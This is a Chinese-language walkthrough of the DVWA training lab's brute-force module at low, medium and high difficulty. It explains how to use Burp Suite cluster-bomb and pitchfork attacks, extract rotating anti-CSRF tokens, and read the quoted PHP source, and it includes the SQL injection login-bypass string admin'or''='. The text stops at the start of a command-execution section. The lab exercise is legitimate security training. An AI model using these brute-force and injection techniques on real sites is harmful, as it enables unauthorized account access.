
DVWA 靶场全通关
 ctf web入门的优质靶场
爆破
low等级

在burp中选择集群炸弹攻击


给需要爆破的参数添加payload

配置爆破需要的字典
可以看到爆破成功,账号密码为admin password


比较有意思的是,这里爆破的时候在里面插入了万能密码 admin'or''=',不管你密码输入什么都是成功登录的。

medium
将难度调为medium 
账号密码都是一样的

阅读源码可知
- 作用:当登录失败时,服务器会强制暂停 2 秒。
- 影响:这极大地降低了暴力破解的速度。如果攻击者尝试爆破 1000 个密码,原本可能只需要几秒钟,现在至少需要 2000 秒(约 33 分钟)。这使得在线暴力破解变得非常低效。
<?php
else {
    // Login failed
    sleep( 2 ); // <--- 关键点
    $html .= "<pre><br />Username and/or password incorrect.</pre>";
}

high
<?php

if( isset( $_GET[ 'Login' ] ) ) {
	// Check Anti-CSRF token
	checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

	// Sanitise username input
	$user = $_GET[ 'username' ];
	$user = stripslashes( $user );
	$user = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $user ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

	// Sanitise password input
	$pass = $_GET[ 'password' ];
	$pass = stripslashes( $pass );
	$pass = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
	$pass = md5( $pass );

	// Check database
	$query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
	$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

	if( $result && mysqli_num_rows( $result ) == 1 ) {
		// Get users details
		$row    = mysqli_fetch_assoc( $result );
		$avatar = $row["avatar"];

		// Login successful
		$html .= "<p>Welcome to the password protected area {$user}</p>";
		$html .= "<img src=\"{$avatar}\" />";
	}
	else {
		// Login failed
		sleep( rand( 0, 3 ) );
		$html .= "<pre><br />Username and/or password incorrect.</pre>";
	}

	((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

// Generate Anti-CSRF token
generateSessionToken();

?>
阅读完源码发现high等级会检查登录用户的token和网站生成的 session-token是不是一样的,且每次登陆服务端都会生成一个新的token以防止csrf攻击。
想要爆破token的话,就得先从上一个请求的响应中提取token(因为验证机制就是先验证token后在响应中更换token)
服务器 Session 里先有 token_A(此时有效)
        ↓
用户提交请求(带 token_A)
        ↓
服务器验证:token_A 是否匹配? → 通过
        ↓
服务器生成 token_B,并放在响应页面里(但暂时不生效)
        ↓
Burp 提取 token_B
        ↓
用户下一次提交请求(带 token_B)
        ↓
服务器“此时”才把 token_B 视为当前有效 token
使用草叉攻击(不同的payload用不同的字典),将password和anti-token设置payload


给密码配置字典文件

配置anti-token的payload时先勾选检索提取,设置参数提取,即每次都要提取数据包中的token值


一定要选择总是跟随重定向,不跟随重定向的话burp只能看到302页面,无法获取到新的token值

设置第二个payload参数,选择payload类型为递归查找,也就是找每次的token值作为这个payload,然后点开始攻击

找到那个唯一不同的长度点开响应看看发现成功爆破
dvwa 命令执行
low等级
首先学习一下linux命令连接符
